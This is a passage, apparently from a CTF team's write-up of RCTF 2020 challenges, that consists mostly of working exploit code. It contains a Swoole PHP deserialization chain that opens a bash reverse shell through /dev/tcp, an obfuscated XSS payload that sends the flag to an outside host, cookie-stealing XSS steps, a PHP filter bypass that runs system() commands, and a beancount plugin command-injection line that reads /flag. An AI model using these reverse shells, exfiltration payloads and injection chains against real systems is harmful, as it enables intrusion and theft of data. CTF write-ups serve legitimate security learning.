codestr += "\x00\x01"   # attribute count
```

```
fixup = 4
cc = ""
cc += '\x12\x1e'  # load FLAG
cc += "\x05\x36"  # fix utf-8: iconst_5; istore 0xc2
cc += '\xb8\x00\x23' # invokestatic
cc += '\x4b'  # astore_0
cc += "\x05\x36"  # fix utf-8: iconst_5; istore 0xc2
cc += '\xb2\x00\x0a' # getstatic
cc += '\x2a'  # aload_0
cc += '\x05\x36'  # fix utf-8
cc += '\xb6\x00\x10' # invokevirtual
cc += "\x05\x36"  # fix utf-8 for return: iconst_5; istore 0xc2
cc += "\xb1"  # return

# code attribute
codestr += "\x00\x12"   # name: Code
codestr += "\x00\x00\x00\x26"   # length
codestr += "\x01\x00"   # max stack
codestr += "\x01\x00"   # max local
codestr += "\x00\x00\x00\x1a"   # code len
codestr += cc
codestr += "\x00\x00"   # exc table count
codestr += "\x00\x00"   # attrib count

# SDE attrib to remove padding bytes
codestr += "\x00\x01"   # attrib count
codestr += "\x00\x1b"   # attrib name
codestr += "\x00\x00\x00\x7d"

exploit = "\xff" * len(codestr) + codestr

code += "\'%s\';" % c_str(exploit)
code += "'pad';"

open("./code.txt", 'wb').write(code)
```

WEB

swoole

```
// Bug site:
<https://github.com/swoole/library/blob/master/src/core/Curl/Handler.php#L774>

include('Handler.php');
//
<https://github.com/swoole/library/blob/master/src/core/Curl/Handler.php#L309-L319>
```

```
// delete(L309-L319) and change class name to Handlep


function process_serialized($serialized)
    {
        $new = '';
        $last = 0;
        $current = 0;
        $pattern = '#\bs:([0-9]+):"#';

        while(
            $current < strlen($serialized) &&
            preg_match(
                $pattern, $serialized, $matches, PREG_OFFSET_CAPTURE, $current
            )
        )
        {

            $p_start = $matches[0][1];
            $p_start_string = $p_start + strlen($matches[0][0]);
            $length = $matches[1][0];
            $p_end_string = $p_start_string + $length;

            # Check if this really is a serialized string
            if(!(
                strlen($serialized) > $p_end_string + 2 &&
                substr($serialized, $p_end_string, 2) == '";'
            ))
            {
                $current = $p_start_string;
                continue;
            }
            $string = substr($serialized, $p_start_string, $length);

            # Convert every special character to its S representation
            $clean_string = '';
            for($i=0; $i < strlen($string); $i++)
            {
                $letter = $string{$i};
                $clean_string .= ctype_print($letter) && $letter != '\\' ?
                    $letter :
                    sprintf("\\%02x", ord($letter));
                ;
            }

            # Make the replacement
            $new .=
                substr($serialized, $last, $p_start - $last) .
                'S:' . $matches[1][0] . ':"' . $clean_string . '";'
```


```
            ;
            $last = $p_end_string + 2;
            $current = $last;
        }

        $new .= substr($serialized, $last);
        return $new;

}
$o = new Swoole\Curl\Handlep("<http://google.com/>"); //GWF
$o->setOpt(CURLOPT_READFUNCTION,"array_walk");
$o->setOpt(CURLOPT_FILE, "array_walk");
$o->exec = array('/bin/bash -c "bash -i >& /dev/tcp/xxxxxxx/9999 0>&1"');
$o->setOpt(CURLOPT_POST,1);
$o->setOpt(CURLOPT_POSTFIELDS,"aaa");
$o->setOpt(CURLOPT_HTTPHEADER,["Content-type"=>"application/json"]);
$o->setOpt(CURLOPT_HTTP_VERSION,CURL_HTTP_VERSION_1_1);

$a = serialize([$o,'exec']);
echo str_replace("Handlep","Handler",urlencode(process_serialized($a)));
```

rBlog 2020



```
205f4402-efeb-4200-97a8-808a3159157f
    ?aaa=2:2;

eval(String.fromCharCode(118,97,114,32,120,104,114,32,61,32,110,101,119,32,88,7
7,76,72,116,116,112,82,101,113,117,101,115,116,40,41,59,10,32,32,32,32,120,104,
114,46,111,112,101,110,40,34,71,69,84,34,44,34,104,116,116,112,115,58,47,47,114
,98,108,111,103,46,114,99,116,102,50,48,50,48,46,114,111,105,115,46,105,111,47,
112,111,115,116,115,47,102,108,97,103,34,44,102,97,108,115,101,41,59,10,32,32,3
2,32,120,104,114,46,115,101,110,100,40,41,59,10,32,32,32,32,118,97,114,32,114,1
01,115,112,32,61,32,120,104,114,46,114,101,115,112,111,110,115,101,84,101,120,1
16,59,10,32,32,32,32,108,111,99,97,116,105,111,110,46,104,114,101,102,32,61,32,
34,104,116,116,112,58,47,47,120,115,115,46,101,98,99,101,99,101,48,56,46,110,48
,112,46,99,111,47,63,100,97,116,97,61,34,43,101,115,99,97,112,101,40,114,101,11
5,112,41,59));
        `&highlight=.|$%26iframe+onload=eval(1%2bu.search)+&a=`;#aa

//String.fromCharCode(...)
/*
var xhr = new XMLHttpRequest();
    xhr.open("GET","https://rblog.rctf2020.rois.io/posts/flag",false);
    xhr.send();
    var resp = xhr.responseText;
    location.href = "http://ip:port/?data="+escape(resp);
*/
```

```
POST /posts/feedback HTTP/1.1
Host: rblog.rctf2020.rois.io
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0)
Gecko/20100101 Firefox/56.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1422
X-REAL-IP: 10.11.11.11
Cookie:
csrftoken=U9H3LbqKHgkW7lETaQhcpb3QBTgvQEreVfvKK6bTMdArAPwvsi9qReure5AZVKGp
Connection: close

postid=205f4402-efeb-4200-97a8-
808a3159157f%3Faaa%3D2%3A2%3Beval%28String.fromCharCode%28118%2C97%2C114%2C32%2
C120%2C104%2C114%2C32%2C61%2C32%2C110%2C101%2C119%2C32%2C88%2C77%2C76%2C72%2C11
6%2C116%2C112%2C82%2C101%2C113%2C117%2C101%2C115%2C116%2C40%2C41%2C59%2C10%2C32
%2C32%2C32%2C32%2C120%2C104%2C114%2C46%2C111%2C112%2C101%2C110%2C40%2C34%2C71%2
C69%2C84%2C34%2C44%2C34%2C104%2C116%2C116%2C112%2C115%2C58%2C47%2C47%2C114%2C98
%2C108%2C111%2C103%2C46%2C114%2C99%2C116%2C102%2C50%2C48%2C50%2C48%2C46%2C114%2
C111%2C105%2C115%2C46%2C105%2C111%2C47%2C112%2C111%2C115%2C116%2C115%2C47%2C102
%2C108%2C97%2C103%2C34%2C44%2C102%2C97%2C108%2C115%2C101%2C41%2C59%2C10%2C32%2C
32%2C32%2C32%2C120%2C104%2C114%2C46%2C115%2C101%2C110%2C100%2C40%2C41%2C59%2C10
%2C32%2C32%2C32%2C32%2C118%2C97%2C114%2C32%2C114%2C101%2C115%2C112%2C32%2C61%2C
32%2C120%2C104%2C114%2C46%2C114%2C101%2C115%2C112%2C111%2C110%2C115%2C101%2C84%
2C101%2C120%2C116%2C59%2C10%2C32%2C32%2C32%2C32%2C108%2C111%2C99%2C97%2C116%2C1
05%2C111%2C110%2C46%2C104%2C114%2C101%2C102%2C32%2C61%2C32%2C34%2C104%2C116%2C1
16%2C112%2C58%2C47%2C47%2C120%2C115%2C115%2C46%2C101%2C98%2C99%2C101%2C99%2C101
%2C48%2C56%2C46%2C110%2C48%2C112%2C46%2C99%2C111%2C47%2C63%2C100%2C97%2C116%2C9
7%2C61%2C34%2C43%2C101%2C115%2C99%2C97%2C112%2C101%2C40%2C114%2C101%2C115%2C112
%2C41%2C59%29%29%3B%60%26highlight%3D.%7C%24%2526iframe%2bonload%3Deval%281%252
bu.search%29%2b%26a%3D%60%3B%23aa%27&highlight='
```

	Path	IP地址	管理
0	/?data=RCTF%7Brblog2015_literally_unplayable_OMEGALUL%7D	124.156.133.147	查看 删除

EasyBlog

http://124.156.134.92:8081/?page=show&id=0e65a36c-8369-4ae9-bb32-60119d4e2d06%26cb=alert(1)//

1. comment `<input id="a" value="alert(1)">`
2. visit

http://124.156.134.92:8081/?page=show&id=e9e23517-64a0-49c8-bbe6-1065408d38c5%26cb=eval(a.value)//&id=e9e23517-64a0-49c8-bbe6-1065408d38c5

3. steal admin's cookie

Calc

```
$table = [
    "0" => "(0).(1){1}",
    "1" => "(1).(1){1}",
    "2" => "(2).(1){1}",
    "3" => "(3).(1){1}",
    "4" => "(4).(1){1}",
    "5" => "(5).(1){1}",
    "6" => "(6).(1){1}",
    "7" => "(7).(1){1}",
    "8" => "(8).(1){1}",
    "9" => "(9).(1){1}",
    "I" => "((1/0).(1)){0}",
    "N" => "((1/0).(1)){1}",
    "F" => "((1/0).(1)){2}",
    "y" => "((0).(1){1})|(((1/0).(1)){0})",
    "~" => "((0).(1){1})|(((1/0).(1)){1})",
    "v" => "((0).(1){1})|(((1/0).(1)){2})",
    "w" => "((1).(1){1})|(((1/0).(1)){2})",
    ":" => "((2).(1){1})|((8).(1){1})",
    ";" => "((2).(1){1})|((9).(1){1})",
    "{" => "((2).(1){1})|(((1/0).(1)){0})",
    "<" => "((4).(1){1})|((8).(1){1})",
    "=" => "((4).(1){1})|((9).(1){1})",
    "}" => "((4).(1){1})|(((1/0).(1)){0})",
    ">" => "((6).(1){1})|((8).(1){1})",
    "?" => "((6).(1){1})|((9).(1){1})",
    "H" => "(((1/0).(1)){0})&(((1/0).(1)){1})",
    "@" => "(((1/0).(1)){0})&(((1/0).(1)){2})",
    "O" => "(((1/0).(1)){0})|(((1/0).(1)){1})",
    "x" => "((0).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){1}))",
    "p" => "((0).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))",
    "q" => "((1).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))",
    "z" => "((2).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){1}))",
    "r" => "((2).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))",
    "s" => "((3).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))",
    "|" => "((4).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){1}))",
    "t" => "((4).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))",
    "u" => "((5).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))",
    "A" => "(((1/0).(1)){0})&(((1).(1){1})|(((1/0).(1)){2}))",
    "J" => "(((1/0).(1)){1})&(((2).(1){1})|(((1/0).(1)){0}))",
```

```
    "L" => "(((1/0).(1)){1})&(((4).(1){1})|(((1/0).(1)){0}))",
    "B" => "(((1/0).(1)){2})&(((2).(1){1})|(((1/0).(1)){0}))",
    "D" => "(((1/0).(1)){2})&(((4).(1){1})|(((1/0).(1)){0}))",
    "G" => "(((1).(1){1})|(((1/0).(1)){2}))&((((1/0).(1)){0})|(((1/0).(1))
{1}))",
    "K" => "(((2).(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1))
{1}))",
    "M" => "(((4).(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1))
{1}))",
    "C" => "(((1).(1){1})|(((1/0).(1)){2}))&((((2).(1){1})|(((1/0).(1)){0}))&
((((1/0).(1)){0})|(((1/0).(1)){1})))",
    "E" => "(((1).(1){1})|(((1/0).(1)){2}))&((((4).(1){1})|(((1/0).(1)){0}))&
((((1/0).(1)){0})|(((1/0).(1)){1})))"
];

$res = [];
foreach ($table as $x) {
    foreach ($table as $y) {
        eval("\$a = (" . $x . ")|(" . $y .");");
        if (!isset($res[$a]) && !isset($table[$a])) {
            $res[$a] = "(" . $x . ")|(" . $y . ")";
        }

        eval("\$a = (" . $x . ")&(" . $y .");");
        if (!isset($res[$a]) && !isset($table[$a])) {
            $res[$a] = "(" . $x . ")&(" . $y . ")";
        }
    }
}
var_dump($res);
```

system('/readflag')

```
((((3).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))).(((0).(1){1})|(((1/0).(1))
{0})).(((3).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))).(((4).(1){1})|
((((1/0).(1)){0})&(((1/0).(1)){2}))).((((1).(1){1})|(((1/0).(1)){2}))&((((4).
(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1)){1}))))).((((4).(1){1})|
(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1)){1})))))((((((1).(1){1})|
(((1/0).(1)){2}))&((((2).(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).
(1)){1}))))).((((1/0).(1)){0})&(((1/0).(1)){1})).(((2).(1){1})|((((1/0).(1))
{0})&(((1/0).(1)){2})))))(47).(((((1).(1){1})|(((1/0).(1)){2}))&((((2).(1){1})|
(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1)){1}))))).((((1/0).(1)){0})&
(((1/0).(1)){1})).(((2).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2})))))(114).
(((((1).(1){1})|(((1/0).(1)){2}))&((((2).(1){1})|(((1/0).(1)){0}))&((((1/0).
(1)){0})|(((1/0).(1)){1}))))).((((1/0).(1)){0})&(((1/0).(1)){1})).(((2).(1){1})|
((((1/0).(1)){0})&(((1/0).(1)){2})))))(101).(((((1).(1){1})|(((1/0).(1)){2}))&
((((2).(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1)){1}))))).
((((1/0).(1)){0})&(((1/0).(1)){1})).(((2).(1){1})|((((1/0).(1)){0})&(((1/0).
(1)){2})))))(97).(((((1).(1){1})|(((1/0).(1)){2}))&((((2).(1){1})|(((1/0).(1))
{0}))&((((1/0).(1)){0})|(((1/0).(1)){1}))))).((((1/0).(1)){0})&(((1/0).(1))
{1})).(((2).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2})))))(100).(((((1).(1){1})|
(((1/0).(1)){2}))&((((2).(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).
(1)){1}))))).((((1/0).(1)){0})&(((1/0).(1)){1})).(((2).(1){1})|((((1/0).(1))
{0})&(((1/0).(1)){2})))))(102).(((((1).(1){1})|(((1/0).(1)){2}))&((((2).(1){1})|
(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1)){1}))))).((((1/0).(1)){0})&
(((1/0).(1)){1})).(((2).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2})))))(108).
(((((1).(1){1})|(((1/0).(1)){2}))&((((2).(1){1})|(((1/0).(1)){0}))&((((1/0).
(1)){0})|(((1/0).(1)){1}))))).((((1/0).(1)){0})&(((1/0).(1)){1})).(((2).(1){1})|
((((1/0).(1)){0})&(((1/0).(1)){2})))))(97).(((((1).(1){1})|(((1/0).(1)){2}))&
((((2).(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1)){1}))))).
((((1/0).(1)){0})&(((1/0).(1)){1})).(((2).(1){1})|((((1/0).(1)){0})&(((1/0).
(1)){2})))))(103))
```

Solve the easy challenge first (((((-349836)-(802460))-(460622))+(-916081))-(304266)) input your answer: calculate error! input your answer: calculate error!

做个计算题，直接抄个脚本

```
import requests
import string

url = "http://124.156.140.90:8081/calc.php?num="

func = {"system":"((((3).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))).(((0).(1)
{1})|(((1/0).(1)){0})).(((3).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))).
(((4).(1){1})|((((1/0).(1)){0})&(((1/0).(1)){2}))).((((1).(1){1})|(((1/0).(1))
{2}))&((((4).(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1)){1}))))).
((((4).(1){1})|(((1/0).(1)){0}))&((((1/0).(1)){0})|(((1/0).(1)){1})))))","chr":"
(((((1).(1){1})|(((1/0).(1)){2}))&((((2).(1){1})|(((1/0).(1)){0}))&((((1/0).
(1)){0})|(((1/0).(1)){1}))))).((((1/0).(1)){0})&(((1/0).(1)){1})).(((2).(1){1})|
((((1/0).(1)){0})&(((1/0).(1)){2})))))"}
```

```
write = "echo -n '{}' >> /tmp/qqq"
pl = """#!/usr/bin/env perl
use warnings;
use strict;
use IPC::Open2;

$| = 1;

my $pid = open2(\*out2, \*in2, "/readflag") or die;

my $reply = <out2>;
print STDOUT $reply;
$reply = <out2>;
print STDOUT $reply;

my $answer = eval($reply);
print STDOUT "answer: $answer\\n";

print in2 " $answer ";
in2->flush();

$reply = <out2>;
print STDOUT $reply;
$reply = <out2>;
print STDOUT $reply;"""

for i in pl:
    payload = write.format(i)
    payload = list(payload)
    exp = []
    for j in payload:
        exp.append(func['chr'] + "(" + str(ord(j)) + ")")
    exp = '.'.join(exp)
    exp = func['system'] + "(" + exp + ")"
    print(exp)
    res = requests.get(url + exp.replace('&', '%26'))
    print(res.content)
# 写完执行perl /tmp/qqq
```

MISC

Welcome to the RCTF 2020

签到题，tg一下就能看到

mysql_interface

select flag from .flag

库的问题

翻一下issue就能找到

Switch PRO Controller

题目给出了Switch Pro的USB数据包和一段输入flag的视频，参考https://github.com/ToadKing/switch-pro-x/blob/master/switch-pro-x/ProControllerDevice.cpp可以提取出按键和摇杆操作。摇杆操作比较难分析，由于给了视频，可以直接根据按A键的时间提取出视频的对应帧，从而拿到每次按下的字符，拼接得到flag

```
import cv2
DELTA = 6
with open('data.csv', 'r') as f:
    content = f.readlines()[1:]
pressed = False
press_time = []
for line in content:
    _, time, _, _, _, _, data, _ = line.split(',')
    time = float(time[1:-1])
    data = data[1:-1]
    if data.startswith('30'):
        if not pressed and int(data[6:8], 16) & 0x08:
            pressed = True
            print(time, 'pressed')
            press_time.append(int((time+DELTA)*1000))
        elif pressed and not int(data[6:8], 16) & 0x08:
            pressed = False
            print(time, 'released')

cap = cv2.VideoCapture('screenrecord.mp4')
for idx, frame_time in enumerate(press_time):
    cap.set(cv2.CAP_PROP_POS_MSEC, frame_time)
    ret, frame = cap.read()
    cv2.imwrite("image_{}.jpg".format(idx), frame)
```

bean

读源码找个能利用的插件就好

```
plugin "beancount.plugins.check_average_cost" "__import__('os').system('cat /flag')"
```

FeedBack

问卷调查

Crypto

easy_f(x)

```
#!/usr/bin/env sage

import hashlib, socket, telnetlib, IPython, string, itertools

#HOST, PORT = 'localhost', 2333
HOST, PORT = '124.156.140.90', 2333

s = socket.socket()
s.connect((HOST, PORT))
f = s.makefile('rw', 0)

def recv_until(f, delim='\n'):
  buf = ''
  while not buf.endswith(delim):
    buf += f.read(1)
  return buf

def proof_of_work(suffix, chal):
  for comb in itertools.product(string.digits + string.ascii_letters,
repeat=4):
    m = ''.join(comb)
    if hashlib.sha256(m + suffix).hexdigest() == chal:
      return m
  raise Exception("Not found...")

print 'PoWing...'
recv_until(f, 'XXXX+')
suffix = recv_until(f, ')')[:-1]
recv_until(f, ' == ')
chal = recv_until(f, '\n').strip()
work = proof_of_work(suffix, chal)
recv_until(f, 'XXXX:')
f.write(work + '\n')

print 'Sending number...'
recv_until(f, 'M=')
m = ZZ(recv_until(f, '\n').strip())
Zn = Zmod(m)
P.<x> = PolynomialRing(Zn)
recv_until(f, 'want?')
f.write('769\n')
```

```
print 'Reading points...'
points = []
for i in xrange(769):
  recv_until(f, 'f(')
  x = recv_until(f, ')')[:-1]
  recv_until(f, '=')
  y = recv_until(f, '\n')[:-1]
  points.append((ZZ(x), ZZ(y)))

print 'Interpolation...'
poly = P.lagrange_polynomial(points)
f.write(str(poly[0]) + '\n')

print 'Interactive...'
t = telnetlib.Telnet()
t.sock = s
t.interact()
```

BlockChain

roiscoin

```
pragma solidity ^0.4.23;

contract FakeOwnerGame {
    event SendFlag(address _addr);

    uint randomNumber = 0;
    uint time = now;
    mapping (address => uint) public BalanceOf;
    mapping (address => uint) public WinCount;
    mapping (address => uint) public FailCount;
    bytes32[] public codex;
    address private owner;
    uint256 settlementBlockNumber;
    address guesser;
    uint8 guess;

    struct FailedLog {
        uint failtag;
        uint failtime;
        uint success_count;
        address origin;
        uint fail_count;
        bytes12 hash;
        address msgsender;
```

```
    }
    mapping(address => FailedLog[]) FailedLogs;

    constructor() {
        owner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == owner);
        _;
    }

    function payforflag() onlyOwner {
        require(BalanceOf[msg.sender] >= 2000);
        emit SendFlag(msg.sender);
        selfdestruct(msg.sender);
    }

    function lockInGuess(uint8 n) public payable {
        require(guesser == 0);
        require(msg.value == 1 ether);

        guesser = msg.sender;
        guess = n;
        settlementBlockNumber = block.number + 1;
    }

    function settle() public {
        require(msg.sender == guesser);
        require(block.number > settlementBlockNumber);

        uint8 answer = uint8(keccak256(block.blockhash(block.number - 1), now))
% 2;

        if (guess == answer) {
            WinCount[msg.sender] += 1;
            BalanceOf[msg.sender] += 1000;
        } else {
            FailCount[msg.sender] += 1;
        }

        if (WinCount[msg.sender] == 2) {
            if (WinCount[msg.sender] + FailCount[msg.sender] <= 2) {
                guesser = 0;
                WinCount[msg.sender] = 0;
                FailCount[msg.sender] = 0;
                msg.sender.transfer(address(this).balance);
            } else {
                FailedLog failedlog;
```

```
                failedlog.failtag = 1;
                failedlog.failtime = now;
                failedlog.success_count = WinCount[msg.sender];
                failedlog.origin = tx.origin;
                failedlog.fail_count = FailCount[msg.sender];
                failedlog.hash = bytes12(sha3(WinCount[msg.sender] +
FailCount[msg.sender]));
                failedlog.msgsender = msg.sender;
                FailedLogs[msg.sender].push(failedlog);
            }
        }
    }

    function beOwner() payable {
        require(address(this).balance > 0);
        if(msg.value >= address(this).balance){
            owner = msg.sender;
        }
    }

    function revise(uint idx, bytes32 tmp) {
        codex[idx] = tmp;
    }
}
```

lockInGuess之后settle直到balance够了为止